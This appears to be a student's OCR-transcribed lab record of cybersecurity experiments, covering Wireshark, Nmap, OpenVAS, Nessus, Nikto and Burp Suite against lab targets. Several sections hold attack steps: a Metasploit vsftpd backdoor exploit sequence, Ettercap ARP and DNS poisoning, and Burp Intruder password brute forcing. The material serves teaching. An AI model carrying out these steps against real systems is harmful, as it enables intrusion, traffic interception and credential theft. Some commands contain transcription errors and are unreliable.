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EXPERIMENT-1 : Monitoring Network Traffic

OBJECTIVE : To analyse and capture network traffic to identify patterns, detect anomalies and assess overall network performance and security

STEPS :

* Launching Wireshark :
  Find wireshark in your applications menu and launch it.
* Selecting an Interface :
  Upon launching wireshark will show a list of available network interfaces. Select the interface through which you network traffic is flowing.
* Starting Capture :
  Click the blue "start capturing packets" fin icon to begin capturing traffic on the selected interface
* Generating Traffic :
  Perform some network activities : browse websites, ping another machine, transfer a file, open an application that uses the network.
* Stopping Capture :
  Click the red "Stop capturing packets" square icon to halt the capture

ANALYZING CAPTURED TRAFFIC :

* Packet List Pane (Top) : shows a summary of each packet - number time, source IP, destination IP,

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protocol, length and information.

* Packet Details Pane (Middle): Expands on the selected packet from the top pane, showing the various layers of the network stack and their details.
* Packet Bytes Pane (Bottom): Displays the raw hexadecimal and ASCII data of the selected packet.
* Filtering: Use the display filter bar at the top to narrow down the displayed packets and focus on specific traffic.

RESULT: Network traffic analyzed and captured successfully.

EXPERIMENT - 2 : Host & Services Discovery using Nmap.

OBJECTIVE : To identify active hosts and the services they are running within a network using Nmap, enabling a comprehensive understanding of the network environment.

STEPS :

1. Basic Host Discovery (Ping Scan) :
   - This is the quickest way to find out which hosts are online
   - command - nmap -sn <target_IP range>
   - output - lists IP addresses of responsive hosts

2. Port Scanning :
   - To find out what services they are running
   - command - nmap -sV [target IP]
   - other port scan types:
     - -sS (SYN scan)
     - -sT (TCP connect scan)
     - -sU (UDP scan)
     - -p [port range]
     - -A (aggressive scan)

3. Operating System Detection :
   - Nmap can often guess the operating system of the target host
   - command : nmap -O (target_IP)

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9. Saving output :
- It's crucial to save your scan results for later analysis or reporting
- command - nmap -oN output.txt [scan option] [target]
- command - nmap -oX output.xml [target]

RESULT : Active hosts and services identified successfully.

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EXPERIMENT 3 – Open VAS (GVM) Locale Installation on Kali Linux –

OBJECTIVE: To perform a systematic assessment of networked systems using OpenVAS to identify potential vulnerabilities that could be exploited by attackers.

STEPS:

1. Update your kali system:
   - sudo apt update && sudo apt full-upgrade -y
   - open the file:
     sudo nano /etc/apt/sources.list
   - make sure it only contains:
     deb http://http.kali.org/kali kali-rolling main non-free contrib

2. Install OpenVAS / GVM:
   - sudo apt install openvas -y
   - Installs: gvmd (manager daemon)
     openvas-scanner (scanner)
     gsa (web interface)

3. Run the initial setup:
   - sudo gvm-setup
   - creates DB for gvmd
   - syncs NVT feeds
   - generates SSL certs
   - creates admin user & password.

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If feed sync fails:
- sudo runuser -u gvm -- greenbone-nvt-sync

4. Enable and start services
- sudo systemctl enable --now gvmd
- sudo systemctl enable --now ospd-openvas
- sudo systemctl enable --now gsad

5. Verify setup
- sudo gvm-check-setup
- check feed status, scanner linking & certificates

6. Access Web Interface
- URL: https://127.0.0.1:9392
- Accept SSL warning
- Login with username & password

7. Reset admin password
- sudo gvmd --user=admin --new-password='MySecurePass123!'

8. Update Feeds
- sudo greenbone-feed-sync --type GVMD_DATA
- sudo greenbone-feed-sync --type SCAP
- sudo greenbone-feed-sync --type CERT

RESULT: Systematic assessment of networked systems performed successfully.

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EXPERIMENT-4 : Internal Penetration Testing

OBJECTIVE: To conduct a comprehensive external penetration test aimed at evaluating the security of the organization's external infrastructure by assessing vulnerabilities, mapping the network topology, gathering IP and domain registry information and examining the implementation of IPv6, ultimately identifying potential entry points and recommending measures to strengthen defenses against external threats.

STEPS:

1. Mapping (using Nmap):
- Identify Network Range: Determine the local network subnet
2. Ping Scan - nmap -sn 192.168.1.0/24 to find live hosts
- Generate a Topology Map

2. Scanning (using Nmap, manual vulnerability)
- Vulnerability Script Scan:
  - nmap -sV --script vuln 192.168.1.x to run Nmap's built in vulnerability scripts against identified services
  - nmap -sV -p --O 192.168.1.4 for each live host to identify open ports, services, and OS.

3. Gaining Access through CVEs.
- ping the target : ping -c 4 198.168.0.4 <target_IP>

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- basic scan - find open ports : nmap 192.168.0.4
- detailed scan - detect version and os : nmap -sV -O <T. IPs>

4. Vulnerability scans / scripts :
nmap --scripts vuln 192.168.0.4

5. what you can do for basic service discovery and
nmap -sS -sV -T4 <target IPs>

6. Run vulnerability scripts only on open ports :
- use 21 / tcp (FTP), 22/tcp (SSH), 80/tcp (HTTP)
nmap --script vuln -p 21,22,80, target IP
- use specific scripts :
FTP - nmap --script ~~ftp~~ ftp-anon -p 21 target IP
SMB - nmap --script smb-vuln* -p 445 target IP
HTTP - nmap --script http-vuln* -p 880 target IP

7. Use Metasploit for exploitation
- use commands - msfconsole
search vsftpd
- use exploit / unix / ftp / vsftpd-234-backdoor
- show options
- set RHOSTS <target IPs>
- exploit

8. Sniffing POP3 / FTP / Telnet Passwords
- start wireshark capture, visit the : www.vulweb.com
- select second link - http://testphp.vulweb.com/
- set signup page - username, password.

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- Select filter and apply http protocol
- Extend the HTML form URL encoded

9. ARP Poisoning (using Ettercap):
- Launch ettercap - sudo ettercap -G for GUI / or / sudo ettercap -T -q -i eth0 -M arp:remote /target1// /target2/ for CLI.
- Choose your interface
- Add targets - Metasploitable IP as target 1
- Start MITM attack - select MITM → ARP poisoning → sniff remote connections.
- Start sniffing - start the unified sniffing

10. DNS Poisoning (using Ettercap / bettercap):
- Ettercap : edit etc/ettercap/etter.dns to add a malicious DNS entry
- Start ARP poisoning as above
- Enable DNS spoofing plugin : plugin → manage plugin → dns-spoof
- When the victim tries to resolve ~~the~~ it they will get your spoofed IP.

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EXPERIMENT 5 - External Penetration Testing

OBJECTIVE : To conduct an external penetration test by evaluating exposed services, mapping network topology, gathering domain and IP information and examining IPv6 implementation to identify potential security weaknesses.

STEPS:

A. Evaluating External Infrastructure

1. Ping the target - ping -c 4 <target IPs>
2. Perform a basic port scan - identify open ports on the target - nmap <target IPs>
3. Detect services and operating system - nmap -sV -O <target_IPs>
4. Run vulnerability scripts - nmap --script vuln <target_IPs>
5. Perform a faster service scan - nmap -sS -sV -T4 <target_IPs>
6. Scan only specific open ports - nmap --script vuln -p 21,22,80 <target_IP>
7. Exploitation using metasploit -
   launch metasploit - msfconsole
   search for exploit - search vsftpd
   select the exploit - use exploit/unix/ftp/vsftpd_234_backdoor
   views required options - show options
   set target IP - set RHOSTS <target IPs>
   run exploit - exploit.

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B. Creating Topological Map and Identifying Target IP
1. Discover Live Hosts - nmap -sn 192.168.0.0/24
2. Generate topology map - open zenmap - nmap -sn ~~192~~ < target IP
3. Open topology tab

C. Lookup Domain Registry for IP Information.
1. Understand Public and Private IPs
2. Perform Reverse DNS lookup - nslookup <target IP>
3. Perform WHOIS lookup - whois <target IP>
4. Perform lookup on a public domain - whois <target>
5. Query DNS records - dig target ANY

D. Examining use of IPv6 at remote location
1. Perform traceroute - traceroute <target IP>
2. Check IPv6 connectivity - ping6 -c 4 <target IP>
3. ~~check~~ & Scan an IPv6 address - nmap -6 -sV <IPv6 address>

RESULT: External penetration testing performed successfully.

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EXPERIMENT - 6 : Different Types of Vulnerability Scanning

OBJECTIVE : To explore and compare various vulnerability scanning techniques and tools, and assess their effectiveness in identifying and prioritizing security risks.

STEPS :

PART A : Vulnerability Scanning Using Nmap

1. Check Nmap Installation - verify installation
   nmap --version
2. Identify the target IP - ipconfig or ip addr
3. Perform basic scan - nmap <target>
4. Perform service and vulnerability detection : - nmap -sV --script vuln <targetIP>
   to save output : nmap -sV --script vuln <targetIPs> -oN nmap_vuln.txt
5. Observe the Results such as open ports, running services, service versions, CVE information

PART B : Vulnerability Scanning Using Nikto

1. Start Nikto - web server vulnerability scanner used to identify outdated software, dangerous files, and server misconfigurations.
2. Perform a Basic HTTP Scan - nikto -h http://<target IPs>
3. Save the scan report as HTML -

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nikto -h http://<target IP> -o ~/nikto/output.html -format htm

4. Scan a specific port - nikto -h http://<target IP>:1080
5. Scan an HTTPS website - nikto -h https://<target_IPs>
6. Analyze the Results such as outdated web-server versions, dangerous files and scripts default files, misconfigured server settings

RESULT: Various vulnerability scanning techniques were performed using nmap and nikto.

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

EXPERIMENT 7 : Vulnerability scanning with Nessus

OBJECTIVE : To utilize Nessus for comprehensive vulnerability scanning, identify security weaknesses in systems and provide recommendations for remediations.

STEPS :

1. Download Nessus - visit tenable website, download Debian (.deb) installer for Linux.
2. Install nessus - open terminal and navigate to cd ~/Downloads
3. Install downloaded - sudo dpkg -i Nessus-<version>-debian-amd64.deb
3. Start the Nessus services - sudo systemctl start nessusd
   check whether the services is running - sudo systemctl status nessusd
4. Open the nessus web interface - https://localhost:8834
5. Complete initial setup. - select nessus edition, such as essentials or professional, enter activation code, create an administrator username and password.
6. Allow plugins to download
7. Create and run a scan - click scans - new scan, select basic network scan, enter name and IP target, add SSH or windows credential, save and launch.

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8. View and export results - open scan results, review vulnerability grouped by severity (critical, high, medium, low), click individual finding (vuln. details, CVE info, CVSS score), export the report in PDF, HTML, CSV or .nessus format.

RESULT : A vulnerability scan was successfully performed using Nessus.

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EXPERIMENT 8 : Web Application Vulnerability Assessment using Nikto and Burp Suite

OBJECTIVE : To evaluate web applications for security vulnerabilities using Nikto and Burp suite, identifying misconfigurations and common web application vulnerabilities.

STEPS :

PART A : Using Nikto

1. Open the terminal in kali linux
2. Display Nikto help and usage options - nikto
3. Scan the target web application using the target host and port. - nikto -h <targethosts -p <ports>
4. Observe the scan results :- Server configuration issues, missing security headers, outdated software, dangerous files and directories, other potential vulnerabilities.
5. Analyze the findings and prepare a report.

PART B : Using Burp Suite Intruder

1. Setup Burp Suite, select a temporary project, proxy → intercept, click open browser.
2. Capture a login request - Open the login page, turn on the Intercept, enter incorrect user name and password, submit login form, forward request and turn Interception off, go to proxy → HTTP history and locate POST login.

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3. Send Request to Intruder - right-click the captured login request, select send to Intruder.
4. Configure payload position - open the position tab, click clear §, highlight only the password, click add §
5. Configure payloads - go to the payloads tab, select simple list, add list passwords
6. Launch the attack - click start attack, observe the requests generated for each payload.
7. Analyse Results - compare status and length, most failed attempts have same length, different length may indicate successful authentication, Inspect the response to confirm the result.

RESULT: The web application was accessed using Nikto and Burp Suite and ~~password~~ other Security issues were identified